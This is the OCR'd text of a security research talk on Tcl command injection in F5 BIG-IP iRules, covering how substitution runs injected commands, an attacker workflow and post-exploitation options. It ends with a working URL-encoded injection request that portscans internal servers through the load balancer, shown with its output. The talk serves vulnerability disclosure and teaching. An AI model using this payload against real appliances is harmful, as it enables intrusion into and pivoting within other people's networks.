COMMAND INJECTION IN IRULES LOADBALANCER SCRIPTS

WHO AM I AND THANKS

Big thanks to my fellow researchers

- Jesper Blomström
- Pasi Saarinen
- William Söderberg
- Olle Segerdahl

Twitter @kuggofficial

Big thanks to David and Aaron at F5 SIRT for a good response
https://support.f5.com/csp/article/K15650046

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HISTORY

In mid-late 90s a TCL bug was exploited in the wild …

… exploiting the same vulnerability today causes serious consequences.

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TODAY

- On assessment with a fintech company
- The same issue is now used to own F5 appliances
- Lets look at how this is done today
- Lets talk about tools

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

WHY YOU SHOULD CARE?

- Do you have F5 devices?
  - Have you reviewed the iRule code?
- If not?
  - Remember Magecart
  - Your third party cloud (or payment) services may be affected
- Consequences
  - DDOS
  - Fake news
  - JavaScript injection
  - Packet injection
  - Network interception
  - …


over 15,000
10,000 - 14,999
1,000 - 9,999
100 - 999
1 - 99

LOAD BALANCERS



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
THE BIG-IP LOADBALANCER

- Can store and handle multiple sessions for backend servers
- Customers write their own iRules to define the load balancer behavior
- https://devcentral.f5.com is used as a ”stackoverflow for iRules”



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
CACHING IRULE EXAMPLE



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TCL / IRULE BASICS

- iRules determine where a given HTTP request is forwarded to, based on a programmed logic
  - The HTTP request header and body is parsed by the F5 iRule engine
  - The system admnistrator writes F5 iRule code to handle requests
- Example ”catch-all” redirect iRule:

```
when HTTP_REQUEST {
    HTTP::redirect ”/helloworld.html”
}
```

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HOW TO SPOT THESE LOAD BALANCERS IN THE WILD

HTTP header include

- Server: BigIP
  - Found in redirects
  - Found in favicon.ico responses

```
HTTP/1.0 302 Found
Location: /helloworld.html
Server: BigIP
Connection: close
Content-Type: Text/html
Content-Length: 0
```

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IRULES SUPPORTS ARGUMENT SUBSTITUTION

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THIS IS A COMMAND INJECTION

Bart: Is Al there?
Moe: Al?
Bart: Yeah, Al. Last name Caholic?
Moe: Hold on, I'll check. Phone call for Al... Al Caholic. Is there an Al Caholic here?
(The guys in the pub cheer.)

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```
if { [expr $Version <= 768] } {
    reject
}
```

CONTINUE THE STORY AND POTENTIAL

- While looking at PSD2 requirements I noticed how iRule TLS implementation risked causing a lot of damage
- Pull the code out of the devcice
- Code review
- Staying on the case

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BREAKING DOWN EXECUTION

1. The $Version variable is substituted, and all math is substituted with expr function
2. The comparison expression is evaluated
3. Any string within arguments starting with [will be executed by expr

```
set Version {[TCP::respond hello]}
```

```
if { $Version <= 768 }
```

```
expr {[TCP::respond hello] <= 768 }
```

```
TCP::respond hello
```

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LIST OF BUILT-IN COMMANDS THAT CAN PERFORM COMMAND EVALUATION

```
after
catch
eval
for
foreach
history
if
proc
cpu
string match
interp
namespace eval
namespace inscope
source
switch
time
try
uplevel
while
trace
list
```

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DIRECT EVALUATION: EVAL, SUBST OR EXPR

eval, a built-in Tcl command, interprets its arguments as a script, which it then evaluates.

```
eval arg ?arg ...?
```

subst - Perform backslash, command, and variable substitutions.

```
subst ?-nobackslashes? ?-nocommands? ?-novariables? String
```

expr, a built-in Tcl command, interprets its arguments as a mathematical expression, which it then evaluates.

```
expr arg ?arg ...?
```

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ATTACKER VIEW

1. Osint, find iRule injeciton flaw in open source code
2. Scan the Internet for the vulnerable iRule
3. Look for indications that the code was executed
4. Test injection location using the info command
5. Identify external resources to pivot to permanent access

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



Blank page
http://192.168.200.200/test/index.asp
Burp Suite Professional v1.7.37 - The code injection demo for summer 2019 conferences - licensed to nSense Danmark A/S [16 user license]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
NO EXTRADITION



TAKING IT FURTHER

How do we get persistent access?



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
POST EXPLOITATION POSSIBILITIES

- Scan internal network
- Scan localhost
- Attack internal resources using the BIG-IP F5 as a pivot
- Denial Of Service



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PORTSCAN THE POOL SERVERS

```
foreach p {21 80 135 389 443 445}{catch {set c [connect
192.168.200.5:$p];append r $p "\topen\n";close $c}};TCP::respond $r
```

Request

Raw | Params | Headers | Hex

```
GET
/dns?host=qw%3bforeach+p+{21+22+23+25+80+135+389+443+445}{catch+{set+c+[
connect+192.168.200.5%3a$p]%3bappend+r+$p+"\topen\n"%3bclose+$c}}%3bTCP
%3a%3arespond+$r HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
Accept-Language: en-GB
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Host: 192.168.200.200
Cookie: JSESSIONID=aaa
Connection: close
```

Response

Raw | Headers | Hex

```
21    open
80    open
135   open
445   open
HTTP/1.0 200 OK
Server: BigIP
Connection: close
Content-Length: 0
```

